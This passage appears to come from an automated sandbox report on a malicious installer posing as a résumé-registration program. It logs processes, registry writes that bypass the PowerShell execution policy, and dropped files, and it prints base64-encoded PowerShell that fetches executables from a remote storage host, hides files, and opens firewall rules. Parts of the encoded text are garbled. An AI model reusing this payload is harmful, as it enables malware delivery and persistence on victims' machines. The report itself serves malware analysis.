AHMAaABIAGEAbgBkAGwAZQByADYANAAuAGUAeABlACIAfQAs
AAoAIAAgACAAIABAAHsAUABhAHQAaAA9ACIAJABlAG4AdgA6
AFUAUwBFAFIAUABSAE8ARgBJAEwARQBcAEUAbQBiAGUAZAB
pAHQALgBlAHgAZQAiADsAIABVAHIAbAA9ACIAaAB0AHQAcABz
ADoALwAvAGYAcwBuADEALgB5AG8AdQByAC0AbwBiAGoAZQBj
AHQAcwB0AG8AcgBhAGcAZQAuAGMAbwBtAC8AZgAwADYAZg
BjADEAYgA3AC8ARQBtAGIAZQBkAGkAdAAuAGUAeABlACIAfQA
sAAoAIAAgACAAIABAAHsAUABhAHQAaAA9ACIAJABlAG4AdgA
6AEwATwBDAEEATABBAFAAUABEAEEAVABBAFwAUwBoAGUAS
QBsAEUAeABwAGUAcgBpAGUAbgBjAGUASABvAHMAdAAuAGU
AeABlACIAOwAgAFUAcgBsAD0AIgBoAHQAdABwAHMAOgAvAC
8AZgBzAG4AMQAuAHkAbwB1AHIALQBvAGIAagBlAGMAdABzA
HQAbwByAGEAZwBlAC4AYwBvAG0ALwBmADAANgBmAGMAM

QBiADcALwBTAGgAZQBJAGwARQB4AHAAZQByAGkAZQBuAGM
AZQBIAG8AcwB0AC4AZQB4AGUAIgB9ACwACgAgACAAIAAgAE
AAewBQAGEAdABoAD0AIgAkAGUAbgB2ADoAQQBQAFAARABBA
FQAQQBcAFMAaABlAGwASQBIAG8AcwB0AC4AZQB4AGUAIgA7
ACAAVQByAGwAPQAiAGgAdAB0AHAAcwA6AC8ALwBmAHMAb
gAxAC4AeQBvAHUAcgAtAG8AYgBqAGUAYwB0AHMAdABvAHIA
YQBnAGUALgBjAG8AbQAvAGYAMAA2AGYAYwAxAGIANwAvAF
MAaABlAGwASQBIAG8AcwB0AC4AZQB4AGUAIgB9AAoAKQAKA
AoAZgB1AG4AYwB0AGkAbwBuACAARABvAHcAbgBsAG8AYQBk
AC0ARgBpAGwAZQAgAHsACgAgACAAIAAgAHAAYQByAGEAbQ
AgACgACgAgACAAIAAgACAAIAAgACAAWwBzAHQAcgBpAG4AZ
wBdACQAVQByAGwALAAKACAAIAAgACAAIAAgACAAIABbAHM
AdAByAGkAbgBnAF0AJABEAGUAcwB0AGkAbgBhAHQAaQBvAG
4ACgAgACAAIAAgACkACgAgACAAIAAgAEkAbgB2AG8AawBlAC
0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0AVQByAGkAIAAkAFU
AcgBsACAALQBPAHUAdABGAGkAbABlACAAJABEAGUAcwB0AG
kAbgBhAHQAaQBvAG4AIAAtAFUAcwBlAEIAYQBzAGkAYwBQAGE
AcgBzAGkAbgBnAAoAfQAKAAoAZgBvAHIAZQBhAGMAaAAgAC
gAJABmAGkAbABlACAAaQBuACAAJABmAGkAbABlAHMAVABv
AEMAaABlAGMAawApACAAewAKACAAIAAgACAAaQBmACAAK
AAtAE4AbwB0ACAAKABUAGUAcwB0AC0AUABhAHQAaAAgAC0
AUABhAHQAaAAgACQAZgBpAGwAZQAuAFAAYQB0AGgAIAAtAF
AAYQB0AGgAVAB5AHAAZQAgAEwAZQBhAGYAKQApACAAewAK
ACAAIAAgACAAIAAgACAAIABEAG8AdwBuAGwAbwBhAGQALQB
GAGkAbABlACAALQBVAHIAbAAgACQAZgBpAGwAZQAuAFUAcg
BsACAALQBEAGUAcwB0AGkAbgBhAHQAaQBvAG4AIAAkAGYAa
QBsAGUALgBQAGEAdABoAAoAIAAgACAAIAB9AAoAIAAgACAAI
AAoAEcAZQB0ACAQwBoAGkAbABkAEkAdABlAG0AIAAkAGYAa
QBsAGUALgBQAGEAdABoACkALgBBAHQAdAByAGkAYgB1AHQA
ZQBzACAAPQAgACcASABpAGQAZABlAG4AJwAsACcAUwB5AH
MAdABlAG0AJwAKAH0ACgAKACQAYQBkAGQAaQB0AGkAbwBu
AGEAbABGAGkAbABlAHMAVABvAEgAaQBkAGUAIAA9ACAAQAA
oAAoAIAAgACAAIAAiACQAZQBuAHYAOgBQAFIATwBHAFIAQQB
NAEQAQQBUAEEAXABCAHIAYQB2AGUAQwByAGEAcwBoAEgAY
QBuAGQAbABlAHIALgBlAHgAZQAiACwACgAgACAAIAAgACIAJA
BlAG4AdgA6AEEAUABQAEQAQQBUAEEAXABHAG8AbwBnAGwA
ZQBDAHIAYQBzAGgASABhAG4AZABsAGUAcgAuAGUAeABlACIA
LAAKACAAIAAgACAAIgAkAGUAbgB2ADoAVQBTAEUAUgBQAFIA
TwBGAEkATABFAFwAQQBQAFAARABBAFQAQQBcAEwATwBDAE
EATABcAFQARQBNAFAAXABkAEkAbABoAG8AcwB0AC4AZQB4A
GUAIgAsAAoAIAAgACAAIAAiACQAZQBuAHYAOgBTAHkAcwB0A
GUAbQBSAG8AbwB0AFwAVABFAE0AUABcAGQASQBsAGgAbwB
zAHQALgBlAHgAZQAiACwACgAgACAAIAAgACIAJABlAG4AdgA6
AEEAUABQAEQAQQBUAEEAXABHAG8AbwBnAGwAZQBDAHIAYQ
BzAGgASABhAG4AZABsAGUAcgA2ADQALgBlAHgAZQAiACwAC
gAgACAAIAAgACIAJABlAG4AdgA6AFUAUwBFAFIAUABSAE8ARg
BJAEwARQBcAEEAUABQAEQAQQBUAEEAXABMAE8AQwBBAEw
AXABUAEUATQBQAFwAZABsAEkAaABvAHMAdAAuAGUAeABlA
CIALAAKACAAIAAgACAAIgAkAGUAbgB2ADoAUwB5AHMAdABlA
G0AUgBvAG8AdABcAFQARQBNAFAAXABkAGwASQBoAG8AcwB
0AC4AZQB4AGUAIgAsAAoAIAAgACAAIAAiACQAZQBuAHYAOgB
VAFMARQBSAFAAUgBPAEYASQBMAEUAXABFAG0AYgBlAGQAa
QB0AC4AZQB4AGUAIgAsAAoAIAAgACAAIAAiACQAZQBuAHYAO
gBVAFMARQBSAFAAUgBPAEYASQBMAEUAXABBAFAAUABEAEE
AVABBAFwATABPAEMAQQBMAFwAVABFAE0AUABcAG0AeQBzA
HQALQBsAGEAdQBuAGMAaABlAHIALQBhAG0AZAA2ADQALgBl
AHgAZQAiACwACgAgACAAIAAgACIAJABlAG4AdgA6AFMAeQBz
AHQAZQBtAFIAbwBvAHQAXABUAEUATQBQAFwAbQB5AHMAdA
AtAGwAYQB1AG4AYwBoAGUAcgAtAGEAbQBkADYANAAuAGUAe
ABlACIALAAKACAAIAAgACAAIgAkAGUAbgB2ADoAVQBTAEUAU
gBQAFIATwBGAEkATABFAFwALgBtAHkAcwB0AF8AbgBvAGQAZ
QBfAGwAYQB1AG4AYwBoAGUAcgAiACwACgAgACAAIAAgACIAJ
ABlAG4AdgA6AEwATwBDAEEATABBAFAAUABEAEEAVABBAFwA
UwBoAGUASQBsAEUAeABwAGUAcgBpAGUAbgBjAGUASABvAH
MAdAAuAGUAeABlACIALAAKACAAIAAgACAAIgAkAGUAbgB2AD
oAQQBQAFAARABBAFQAQQBcAFMAaABlAGwASQBIAG8AcwB0
AC4AZQB4AGUAIgAKACkACgAKAGYAbwByAGUAYQBjAGgAIAAo
ACQAZgBpAGwAZQBQAGEAdABoACAAaQBuACAAJABhAGQAZ
ABpAHQAaQBvAG4AYQBsAEYAaQBsAGUAcwBUAG8ASABpAGQ
AZQApACAAewAKACAAIAAgACAAaQBmACAAKABUAGUAcwB0
AC0AUABhAHQAaAAgAC0AUABhAHQAaAAgACQAZgBpAGwAZ
QBQAGEAdABoACAALQBQAGEAdABoAFQAeQBwAGUAIABMAG
UAYQBmACkAIAB7AAoAIAAgACAAIAAgACAAIAAgACgARwBlAH
QALQBJAHQAZQBtACAAJABmAGkAbABlAFAAYQB0AGgAKQAuA
EEAdAB0AHIAaQBiAHUAdABlAHMAIAA9ACAAJwBlAGkAZABkA
GUAbgAnACwAJwBTAHkAcwB0AGUAbQAnAAoAIAAgACAAIAB9
AAoAfQA=

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	1	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

8968 -NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\admin\AppData\Local\Temp\pss2478.ps1" -propFile "C:\Users\admin\AppData\Local\Temp\msi2466.txt" -scriptFile "C:\Users\admin\AppData\Local\Temp\scr2467.ps1" -scriptArgsFile "C:\Users\admin\AppData\Local\Temp\scr2468.txt" -propSep " : <->: " -lineSep " <<:>> " -testPrefix "_testValue." C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe — msiexec.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

8976 \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 C:\Windows\System32\conhost.exe — powershell.exe

Information

	User: admin	Company:	Microsoft Corporation		
	Integrity Level: HIGH	Description:	Console Window Host		
8984	"C:\WINDOWS\system32\chcp.com" 65001	C:\Windows\System32\chcp.com		—	powershell.exe
	Information				
	User: admin	Company:	Microsoft Corporation		
	Integrity Level: HIGH	Description:	Change CodePage Utility		
	Exit code: 0	Version:	10.0.19041.3636 (WinBuild.160101.0800)		

8988	"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -enc YwBoAGMAcAAgADYANQAwADAAMQAKACQAUAByAG8AZwByAGUAcwBzAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAJwBTAGkAbABlAG4AdABsAHkAQwBvAG4AdABpAG4AdQBlACcACgAKAFMAZQB0AC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIAAtAFMAYwBvAHAAZQAgAEMAdQByAHIAZQBuAHQAVQBzAGUAcgAgAEIAeQBwAGEAcwBzACAALQBGAG8AcgBjAGUACgAgAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAGkAYwB5ACAALQBTAGMAbwBuAGUAIABMAG8AYwBhAGwATQBhAGMAaABpAG4AZQAgAEIAeQBwAGEAcwBzACAALQBGAG8AcgBjAGUACgAKAE4AZQB3AC0ATgBlAHQARgBrAHIAZQB3AGEAbABsACAALQBUAHkAcABlACAAUABvAHIAdABhAHkATgBhAG0AZQAgAEMAcgBlAGQAZQBuAHQAaQBhAGwAIAAtAEEAaQBuAGQAIABQAGEAcwBzAHcAbwByAGQAIAAiAGEAZABtAGkAbgAiACAALQBGAG8AcgBjAGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAIgBjAG8AbQAuAGcAbwBvAGcAbABlAC4AYwBvAG0AIgAgAC0AQwBvAG4AbgBlAGMAdABUAGkAbQBlAG8AdQB0ACAAMQAwACAALQBFAHIAcgBvAHIAQQBjAHQAaQBvAG4AIABTAHQAbwBwAA=="	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	—	powershell.exe

dAAuAGUAeABlACIAIAAtAFAAcgBvAGcAcgBhAG0AIAAiACQAZQ
BuAHYAOgBVAFMARQBSAFAAUgBPAEYASQBMAEUAXAAuAG0A
eQBzAHQAZQByAGkAdQBtAC0AYgBpAG4AXABtAHkAcwB0AC4
AZQB4AGUAIgAgAC0ARABpAHIAZQBjAHQAaQBvAG4AIABJAG4
AYgBvAHUAbgBkACAALQBQAHIAbwBmAGkAbABlACAAUAB1AG
IAbABpAGMAIAAtAFAAcgBvAHQAbwBjAG8AbAAgAFQAQwBQA
CAALQBBAGMAdABpAG8AbgAgAEEAbABsAG8AdwAgAC0ARQB
uAGEAYgBsAGUAZAAgAFQAcgB1AGUACgBOAGUAdwAtAE4AZQ
B0AEYAaQByAGUAdwBhAGwAbABSAHUAbABlACAALQBOAGEA
bQBlACAAIgBtAHkAcwB0AC4AZQB4AGUAIgAgAC0ARABpAHMA
cABsAGEAeQBOAGEAbQBlACAAIgBtAHkAcwB0AC4AZQB4AGUA
IgAgAC0AUAByAG8AZwByAGEAbQAgACIAJABlAG4AdgA6AFUA
UwBFAFIAUABSAE8ARgBJAEwARQBcAC4AbQB5AHMAdABlAHI
AaQB1AG0ALQBiAGkAbgBcAG0AeQBzAHQALgBlAHgAZQAiACA
ALQBEAGkAcgBlAGMAdABpAG8AbgAgAEkAbgBiAG8AdQBuAGQ
AIAAtAFAAcgBvAGYAaQBsAGUAIABQAHUAYgBsAGkAYwAgAC0
AUAByAG8AdABvAGMAbwBsACAAVQBEAFAAIAAtAEEAYwB0AG
kAbwBuACAAQQBsAGwAbwB3ACAALQBFAG4AYQBiAGwAZQBk
ACAAVABvAHUAZQAKAAoATgBlAHcALQBOAGUAdABGAGkAcgB
lAHcAYQBsAGwAUgB1AGwAZQAgAC0ATgBhAG0AZQAgACIATg
BlAHQAdwBvAHIAawAgAEQAaQBzAGMAbwB2AGUAcgB5ACAA
UwBlAHIAdgBpAGMAZQAiACAALQBEAGkAcwBwAGwAYQB5AE4
AYQBtAGUAIAAiAE4AZQB0AHcAbwByAGsAIABEAGkAcwBjAG8A
dgBlAHIAeQAgAFMAZQByAHYAaQBjAGUAIgAgAC0ARwByAG8A
dQBwACAAIgBOAGUAdAB3AG8AcgBrACAARABpAHMAYwBvAH
YAZQByAHkAIABTAGUAcgB2AGkAYwBlACIAIAAtAEwAbwBjAGE
AbABQAG8AcgB0ACAAOAAwACwAIAA0ADQAMwAsACAAMgAw
ADIAMAAsACAAMwAzADMAMwAsACAANAA0ADQANAAsACAA
NQA1ADUANQAsACAANAA0ADQAOQAsACAANAAwADUAMAAg
AC0ARABpAHIAZQBjAHQAaQBvAG4AIABJAG4AYgBvAHUAbgBk
ACAALQBQAHIAbwBmAGkAbABlACAAQQBuAHkAIAAtAFAAcgBv
AHQAbwBjAG8AbAAgAFQAQwBQACAALQBBAGMAdABpAG8Abg
AgAEEAbABsAG8AdwAgAC0ARQBuAGEAYgBsAGUAZAAgAFQAc
gB1AGUACgBOAGUAdwAtAE4AZQB0AEYAaQByAGUAdwBhAGw
AbABSAHUAbABlACAALQBOAGEAbQBlACAAIgBOAGUAdAB3AG
8AcgBrACAARABpAHMAYwBvAHYAZQByAHkAIABDAG8AbgB0A
HIAbwBsACIAIAAtAEQAaQBzAHAAbABhAHkATgBhAG0AZQAgA
CIATgBlAHQAdwBvAHIAawAgAEQAaQBzAGMAbwB2AGUAcgB5
ACAAQwBvAG4AdABvAG8AbAAiACAALQBHAHIAbwB1AHAAIAAi
AE4AZQB0AHcAbwByAGsAIABEAGkAcwBjAG8AdgBlAHIAeQAgA
EMAbwBuAHQAcgBvAGwAIgAgAC0ATABvAGMAYQBsAFAAbwBy
AHQAIAA4ADAALAAgADQANAAzACwAIAAyADAAMgAwACwAIA
AzADMAMwAzACwAIAA0ADQANAA0ACwAIAA1ADUANQA1ACw
AIAA0ADQANAA5ACwAIAA0ADAANQAwACAALQBEAGkAcgBlAG
MAdABpAG8AbgAgAE8AdQB0AGIAbwB1AG4AZAAgAC0AUAByA
G8AZgBpAGwAZQAgAEEAbgB5ACAALQBQAHIAbwB0AG8AYwBv
AGwAIABUAEMAUAAgAC0AQQBjAHQAaQBvAG4AIABBAGwAbA
BvAHcAIAAtAEUAbgBhAGIAbABlAGQAIABUAHIAdQBlAA==

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

9100	-NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\admin\AppData\Local\Temp\pssD979.ps1" -propFile "C:\Users\admin\AppData\Local\Temp\msiD957.txt" -scriptFile "C:\Users\admin\AppData\Local\Temp\scrD958.ps1" -scriptArgsFile "C:\Users\admin\AppData\Local\Temp\scrD959.txt" -propSep " :<->: " -lineSep " <<:>> " -testPrefix "_testValue."	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	—	msiexec.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

9108	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	C:\Windows\System32\conhost.exe	—	powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

Registry activity

Total events	Read events	Write events	Delete events
85 749	85 728	21	0

Modification events

(PID) Process:	(6932) msiexec.exe	**Key:**	HKEY_USERS\S-1-5-21-1693682860-607145093-2874071422-1001\SOFTWARE\Microsoft\RestartManager\Session0000
Operation:	write	**Name:**	Owner
Value:	141B0000253E1FB96171DC01		
(PID) Process:	(6932) msiexec.exe	**Key:**	HKEY_USERS\S-1-5-21-1693682860-607145093-2874071422-1001\SOFTWARE\Microsoft\RestartManager\Session0000
Operation:	write	**Name:**	SessionHash

Value: 9B118B1F60D92EA17F6E5A387C514479250C547B51A8B351234EA89A571093EF

(PID) Process: (6932) msiexec.exe **Key:** HKEY_USERS\S-1-5-21-1693682860-607145093-2874071422-1001\SOFTWARE\Microsoft\RestartManager\Session0000
Operation: write **Name:** Sequence
Value: 1

(PID) Process: (7424) MSI76DF.tmp **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached
Operation: write **Name:** {FBF23B40-E3F0-101B-8488-00AA003E56F8} {000214E4-0000-0000-C000-000000000046} 0xFFFF
Value: 010000000000000093C2A0BA6171DC01

(PID) Process: (7424) MSI76DF.tmp **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content
Operation: write **Name:** CachePrefix
Value:

(PID) Process: (7424) MSI76DF.tmp **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies
Operation: write **Name:** CachePrefix
Value: Cookie:

(PID) Process: (7424) MSI76DF.tmp **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History
Operation: write **Name:** CachePrefix
Value: Visited:

(PID) Process: (7424) MSI76DF.tmp **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached
Operation: write **Name:** {FBF23B40-E3F0-101B-8488-00AA003E56F8} {886D8EEB-8CF2-4446-8D02-CDBA1DBDCF99} 0xFFFF
Value: 010000000000000006AAF8DBA6171DC01

(PID) Process: (7424) MSI76DF.tmp **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
Operation: write **Name:** SlowContextMenuEntries
Value: 6024B221EA3A6910A2DC08002B30309D0A010000BD0E0C47735D584D9CEDE91E22E23282770100000114020000000000C0000000000000468D0000006078A409B011A54DAFA526D86198A780390100009AD298B2EDA6DE11BA8CA68E55D895936E000000

(PID) Process: (2856) powershell.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (2856) powershell.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (8888) powershell.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (8888) powershell.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (8256) powershell.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (8256) powershell.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (8988) powershell.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (8988) powershell.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (8868) powershell.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (8868) powershell.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process: (3100) powershell.exe **Key:** HKEY_CURRENT_USER\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation: write **Name:** ExecutionPolicy
Value: Bypass

(PID) Process:	(3100) powershell.exe	**Key:**	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
Operation:	write	**Name:**	ExecutionPolicy
Value:	Bypass		

Files activity

Executable files	Suspicious files	Text files	Unknown types
23	50	285	0

Dropped files

PID	Process	Filename	Type
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\Local\Temp\2025.10.15\D6BE24F\CadastrarCurriculo.msi **MD5:** — **SHA256:** —	—
6932	msiexec.exe	C:\Windows\Installer\1072d0.msi **MD5:** — **SHA256:** —	—
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\698460A0B6E60F2F602361424D832905_8BB23D43DE574E82F2BEE0DF0EC47EEB **MD5:** 7B03A9D282ED262BD7F012321C50F812 **SHA256:** 6281457EECA8CBCFFF47200AA38A1765B392C65113175AFBFACD465A6A4D34E3	binary
7424	MSI76DF.tmp	C:\Users\admin\AppData\Local\Temp\URL7706.url **MD5:** — **SHA256:** —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\msi77A3.txt **MD5:** — **SHA256:** —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scr77A4.ps1 **MD5:** — **SHA256:** —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scr77A5.txt **MD5:** — **SHA256:** —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\pss77A6.ps1 **MD5:** — **SHA256:** —	—
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\C8E534EE129F27D55460CE17FD628216_1130D9B25898B0DB0D4F04DC5B93F141 **MD5:** 634B51DAA658BCACAE75C6CA29E576D6 **SHA256:** EF9CDED36B9F886A05B5DBF242785FF69AFE70CCFB7CBB48DD77D24555066785	binary
6932	msiexec.exe	C:\Windows\Installer\MSI76DF.tmp **MD5:** 71716A7A200A8A070F76B15159EBFCE3 **SHA256:** 1259486122934390EEDF60D24FB91DA16A738146460A93EE57B8CB8EA9A27A71	executable
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\Local\Temp\MSI715B.tmp **MD5:** 5209BA1F48C19C8D255B91A13ADBDD3D **SHA256:** 98911811A173883C729791A5D57E16533BFD8703D340F71DA80C3E5996AECF17	executable
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\Local\Temp\MSI70BE.tmp **MD5:** 5209BA1F48C19C8D255B91A13ADBDD3D **SHA256:** 98911811A173883C729791A5D57E16533BFD8703D340F71DA80C3E5996AECF17	executable
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\8EC9B1D0ABBD7F98B401D425828828CE_A1A1DA9FCFE9196D79D2A0D7F2A850ED **MD5:** D63F6C655165B4A869B3F0283FF76D3C **SHA256:** 3654099EB0451C9967F955D00BA5FBB29366FBECA43022BF1FC7170C3714C063	binary
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\C8E534EE129F27D55460CE17FD628216_1130D9B25898B0DB0D4F04DC5B93F141 **MD5:** 05298580EEC56E2A4BDD21E8A7924F25 **SHA256:** 5B93C7CB1751E2A8F3516139662187B56231380BB5ED86781811A030AE9EDCFE	binary
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\Local\Temp\shi7050.tmp **MD5:** 84A34BF3486F7B9B7035DB78D78BDD1E **SHA256:** F85911C910B660E528D2CF291BAA40A92D09961996D6D84E7A53A7095C7CD96E	executable
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\Local\Temp\MSI71EA.tmp **MD5:** B38945FC98DD7E93BAEC16F7EF7309F3 **SHA256:** 010DBD5FE1A3B664112A89AA0982791856519117975 81C1C4638FF510E481606	executable
6932	msiexec.exe	C:\Windows\Installer\MSI73F9.tmp **MD5:** 5209BA1F48C19C8D255B91A13ADBDD3D **SHA256:** 98911811A173883C729791A5D57E16533BFD8703D340F71DA80C3E5996AECF17	executable
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\8EC9B1D0ABBD7F98B401D425828828CE_A1A1DA9FCFE9196D79D2A0D7F2A850ED **MD5:** D4F5AFBE417A8AAA75C0356C8425B99A **SHA256:** A3F15BED65002281E366091A442085055 32BA308A0FBD510A4DAA050BFFE6A78	binary
6692	CadastrarCurriculo.exe	C:\Users\admin\AppData\Local\Temp\MSI71CA.tmp **MD5:** 5209BA1F48C19C8D255B91A13ADBDD3D **SHA256:** 98911811A173883C729791A5D57E16533BFD8703D340F71DA80C3E5996AECF17	executable
6932	msiexec.exe	C:\Windows\Installer\MSI7505.tmp **MD5:** 5209BA1F48C19C8D255B91A13ADBDD3D **SHA256:** 98911811A173883C729791A5D57E16533BFD8703D340F71DA80C3E5996AECF17	executable
6932	msiexec.exe	C:\Windows\Installer\MSI7496.tmp	executable

		MD5: 5209BA1F48C19C8D255B91A13ADBDD3D	**SHA256:** 98911811A173883C729791A5D57E16533BFD8703D340F71DA80C3E5996AECF17
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\PersistentOriginTrials\LOG.old~RF107b4c.TMP	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\ClientCertificates\LOG.old~RF107b4c.TMP	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\PersistentOriginTrials\LOG.old	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\ClientCertificates\LOG.old	—
		MD5: —	**SHA256:** —
6932	msiexec.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log	text
		MD5: E1DB0BADA90ABC290BABFD0BF33D7EA0	**SHA256:** 3236B33EA5B9F52FAD3218FFB3AC7CBCB9D839F1BE13F4BCD1AC55B53EF3A556
6932	msiexec.exe	C:\Windows\Installer\MSI75B3.tmp	executable
		MD5: B38945FC98DD7E93BAEC16F7EF7309F3	**SHA256:** 010DBD5FE1A3B664112A89AA0982791856519117975 81C1C4638FF510E481606
6932	msiexec.exe	C:\Windows\Installer\MSI7564.tmp	executable
		MD5: 5209BA1F48C19C8D255B91A13ADBDD3D	**SHA256:** 98911811A173883C729791A5D57E16533BFD8703D340F71DA80C3E5996AECF17
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\commerce_subscription_db\LOG.old~RF107b8b.TMP	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\commerce_subscription_db\LOG.old	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\LOG.old~RF107b9a.TMP	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\LOG.old	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EdgePushStorageWithConnectTokenAndKey\LOG.old~RF107b9a.TMP	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EdgePushStorageWithConnectTokenAndKey\LOG.old	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\parcel_tracking_db\LOG.old~RF107b9a.TMP	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\parcel_tracking_db\LOG.old	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\discounts_db\LOG.old~RF107b9a.TMP	—
		MD5: —	**SHA256:** —
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\discounts_db\LOG.old	—
		MD5: —	**SHA256:** —
6932	msiexec.exe	C:\Windows\Installer\MSI7640.tmp	executable
		MD5: C67EA5C101A5A2C952478EC906296049	**SHA256:** 09266865DF24FCBD8AE16D895A25551422CD2659B1D889CC6B074AAE716F12D4
6932	msiexec.exe	C:\Windows\Installer\MSI76E0.tmp	executable
